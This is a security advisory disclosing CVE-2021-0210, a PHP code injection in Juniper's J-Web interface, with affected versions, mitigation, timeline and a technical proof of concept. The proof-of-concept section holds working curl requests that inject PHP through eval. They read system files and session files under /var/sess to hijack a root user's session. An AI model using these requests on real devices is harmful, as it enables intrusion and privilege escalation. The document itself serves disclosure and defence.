PHP Code Injection in J-Web - CVE-2021-0210

Security advisory

2021/01/18

Lena David
Geoffrey Bertoli

Vulnerability description

The J-Web Interface

The J-Web software package, available on devices running *Junos OS*, allows monitoring and configuring the underlying *Juniper Networks* device through a web interface.

The issue

Synacktiv identified an issue with the way user input is handled, leading to arbitrary PHP code evaluation on the underlying device.

Although the J-Web application is run in a jail, this security issues makes it possible to read files stored on the local file system, among which some holding session-related secrets, which makes it possible for a low-privileged user to opportunistically take over the session of a more privileged user and from there to modify the device's configuration.

The corresponding feature is accessible only to authenticated users.

Affected versions

At the initial time of writing, the version of *J-Web* provided with *Junos OS* 19.2R1.8 (*jweb-x86-32-20190621.152752_builder_junos_192_r1*) was known to be vulnerable.

After review, Juniper assessed the following versions of Juniper OS as vulnerable :

- 12.3 versions prior to 12.3R12-S17;
- 17.3 versions prior to 17.3R3-S10;
- 17.4 versions prior to 17.4R2-S12, 17.4R3-S3;
- 18.1 versions prior to 18.1R3-S11;
- 18.2 versions prior to 18.2R3-S6;
- 18.3 versions prior to 18.3R2-S4, 18.3R3-S4;
- 18.4 versions prior to 18.4R2-S5, 18.4R3-S5;
- 19.1 versions prior to 19.1R1-S6, 19.1R2-S2, 19.1R3-S3;
- 19.2 versions prior to 19.2R1-S5, 19.2R3, 19.2R3-S1;
- 19.3 versions prior to 19.3R2-S4, 19.3R3;
- 19.4 versions prior to 19.4R1-S3, 19.4R2-S2, 19.4R3;
- 20.1 versions prior to 20.1R1-S4, 20.1R2;
- 20.2 versions prior to 20.2R1-S1, 20.2R2.

Mitigation

Update to one of the following releases: 12.3R12-S17, 15.1R7-S8, 17.3R3-S10, 17.4R2-S12, 17.4R3-S3, 18.1R3-S11, 18.2R3-S6, 18.3R2-S4, 18.3R3-S4, 18.4R2-S5, 18.4R3-S5, 19.1R1-S6, 19.1R2-S2, 19.1R3-S3, 19.2R1-S5, 19.2R3, 19.2R3-S1, 19.3R2-S4, 19.3R3, 19.4R1-S3, 19.4R2-S2, 19.4R3, 20.1R1-S4, 20.1R2, 20.2R1-S1, 20.2R2, 20.3R1.

Timeline

Date	Action
2020/06/16	Vulnerability details sent to sirt@juniper.net
2020/06/16	First reply from Juniper, providing information about the initial rating of the vulnerability and the considered disclosure timeline.
2021/01/13	Issue patched and assigned CVE-2021-0210. Details available at: https://kb.juniper.net/InfoCenter/index?page=content&id=JSA11100.

Technical description and proof-of-concept

All the example requests below have been sent using an account which holds read-only permissions on the *J-Web* interface, unless otherwise specified.

The file *jail/html/modules/configuration/wizards/interfaces/widgets/wl.php* handles user input as follows:

```
jail/html/modules/configuration/wizards/interfaces/widgets/wl.php, ll.18-31
--------------------------------------------------------------------------------------------
[…]
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    global $user,$c;
    if (!($user->is_authenticated()))
        return;
    $raw = trim(stripslashes(file_get_contents('php://input')));
    // Validate Token
    strip_client_token ($raw);
    if(!$user->client_token_validate($_POST['csrf_token'])) {
    redirect_on_invalid_session();
    return;
    }
    if ((substr($raw,0,12) != "return array") || strpos($raw,"eval") != FALSE)
        return;
    $input = eval($raw);
[…]
```

The *strip_client_token* function is defined as follows in *jail/html/includes/utils.php*:

```
jail/html/includes/utils.php, ll.364-369
--------------------------------------------------------------------------------------------
function
strip_client_token (&$rawdata)
{
    $rawdata = substr_replace($rawdata, '', strrpos($rawdata, "&csrf_token"));
    $rawdata = substr_replace($rawdata, '', strrpos($rawdata, "&key"));
}
```


Thus, when an HTTP POST request is sent towards */modules/configuration/wizards/interfaces/widgets/wl.php*, the script checks that the request comes from an authenticated user, removes the *csrf_token* and *key* parameters from the request's body, ensures the latter starts with "return_array" and does not contain the "eval" substring, and then passes what is left of the request's body to the *eval* function.

This makes it possible for an authenticated user to craft a request to gain arbitrary PHP code execution. For instance, the following request results in the *phpinfo* function being executed:

```
$ curl -ksi http://10.45.2.102/modules/configuration/wizards/interfaces/widgets/wl.php -b
"PHPSESSID=9d************************************2d" --data "return array() ||
phpinfo();&key=undefined&csrf_token=12****************************f2"
HTTP/1.1 200 OK
[…]

[…]
<table border="0" cellpadding="3" width="600">
<tr><td class="e">System </td><td class="v">FreeBSD Juniper JNPR-11.0-20190517.f0321c3_buil
FreeBSD JNPR-11.0-20190517.f0321c3_builder_stable_11 #0 r356482+f0321c3e9c9(HEAD): Fri May
17 03:41:57 PDT 2019
builder@feyrith.juniper.net:/volume/build/junos/occam/llvm-5.0/sandbox-20190425/freebsd/sta
</td></tr>
<tr><td class="e">Build Date </td><td class="v">May 23 2019 01:23:28 </td></tr>
```

```
<tr><td class="e">Server API </td><td class="v">CGI/FastCGI </td></tr>
[…]
```



10.45.2.102/modules/configuration/wizards/interfaces/widgets/wl.php

PHP Version 5.5.33

System	FreeBSD Juniper JNPR-11.0-20190517.f0321c3_buil FreeBSD JNPR-11.0-20190517.f0321c3_builder_stable_11 #0 r356482+f0321c3e9c9(HEAD): Fri May 17 03:41:57 PDT 2019 builder@feyrith.juniper.net:/volume/build/junos/occam/llvm-5.0/sandbox-20190425/freebsd/sta
Build Date	May 23 2019 01:23:28
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20121113
PHP Extension	20121212

Illustration 1: Response received after sending the above request.

This also makes it possible to run commands on the underlying system. The fact that the application is run in a jail drastically restrains the amount of commands available, but still makes it possible to read files using *grep* (this would have been possible directly in PHP anyways). For instance, the following request and response show that it is possible to read */etc/httpd.conf* (as available within the aforementioned jail):

```
$ curl -ksi http://10.45.2.102/modules/configuration/wizards/interfaces/widgets/wl.php -b
"PHPSESSID=9d************************************2d" --data "return array() ||
system(\"/usr/bin/grep -a ''
/etc/login.conf\");&key=undefined&csrf_token=12****************************f2"
HTTP/1.1 200 OK
[…]

# login.conf - login class capabilities database.
#
# Remember to rebuild the database after each change to this file:
#
#	cap_mkdb /etc/login.conf
#
# This file controls resource limits, accounting limits and
# default user environment settings.
#
# $FreeBSD: src/etc/login.conf,v 1.49.8.1 2005/10/08 17:37:29 delphij Exp $
#

# Authentication methods

auth-defaults:\
	:auth=krb_skey_or_passwd,passwd,kerberos,skey:

auth-root-defaults:\
	:auth-login=krb_skey_or_passwd,passwd,kerberos,skey:\
	:auth-rlogin=krb_or_skey,kerberos,skey:

auth-ftp-defaults:\
	:auth=skey_or_pwd,passwd,skey:
[…]
```

In particular, files containing information about the currently valid user sessions are readable. More specifically, the valid *PHPSESSID* cookies valid at a given time can be obtained by looking at the names of the *sess_** files present in the */var/sess/* directory:

```
$ curl -ksi http://10.45.2.102/modules/configuration/wizards/interfaces/widgets/wl.php -b
"PHPSESSID=9d************************************2d" --data "return array() ||
system(\"/usr/bin/grep -a ''
/var/sess\");&key=undefined&csrf_token=12cfcb1a692916df3eb478d92b0c85f2"
HTTP/1.1 200 OK
[…]

jweb-users.xml
[…]
sess_9d************************************2d
[…]
sess_ab************************************44
```

Any of the *sess_** files can then be read. These files contain information about the corresponding user, in particular their username and *csrf_token*:

```
$ curl -ksi http://10.45.2.102/modules/configuration/wizards/interfaces/widgets/wl.php -b
"PHPSESSID=9d************************************2d" --data "return array() ||
system(\"/usr/bin/grep -a ''
/var/sess/sess_9d************************************2d\");&key=undefined&csrf_token=12cfcb
1a692916df3eb478d92b0c85f2"
HTTP/1.1 200 OK
[…]

language|s:7:"english";device-hostname|s:7:"Juniper";device-model|s:5:"mx960";lsysuser|
s:0:"";tenantuser|s:0:"";super|s:5:"other";template-username|s:5:"rouser";username|
s:5:"rouser";lsysname|s:0:"";tenantname|s:0:"";csrf_key|s:0:"";csrf_token|
s:32:"12****************************f2";debug-asp|s:8:"sp-0/0/0";debug-wizard-commit|
b:1;jweb-authenticated|b:1;jweb-user-timeout|s:4:"3600";jweb-last-access|
i:1592226735;junos-version|s:8:"19.2R1.8";jweb-commit-mode|s:12:"commit-check";


$ curl -ksi http://10.45.2.102/modules/configuration/wizards/interfaces/widgets/wl.php -b
"PHPSESSID=9d************************************2d" --data "return array() ||
system(\"/usr/bin/grep -a ''
/var/sess/sess_ab************************************44\");&key=undefined&csrf_token=12cfcb
1a692916df3eb478d92b0c85f2"
HTTP/1.1 200 OK
[…]

language|s:7:"english";device-hostname|s:7:"Juniper";device-model|s:5:"mx960";lsysuser|
s:0:"";tenantuser|s:0:"";super|s:5:"other";template-username|s:4:"root";username|
s:4:"root";lsysname|s:0:"";tenantname|s:0:"";csrf_key|s:0:"";csrf_token|
s:32:"42****************************16";debug-asp|s:8:"sp-0/0/0";debug-wizard-commit|
b:1;jweb-authenticated|b:1;jweb-user-timeout|s:4:"3600";jweb-last-access|
i:1592226683;junos-version|s:8:"19.2R1.8";jweb-commit-mode|s:12:"commit-check";
```

From there, it is possible for a low-privileged user to opportunistically takeover the session of a more privileged user if such session currently exists and thus to escalate privileges on the application.

Once such a session taken over, it becomes possible to access and modify the configuration of the underlying device.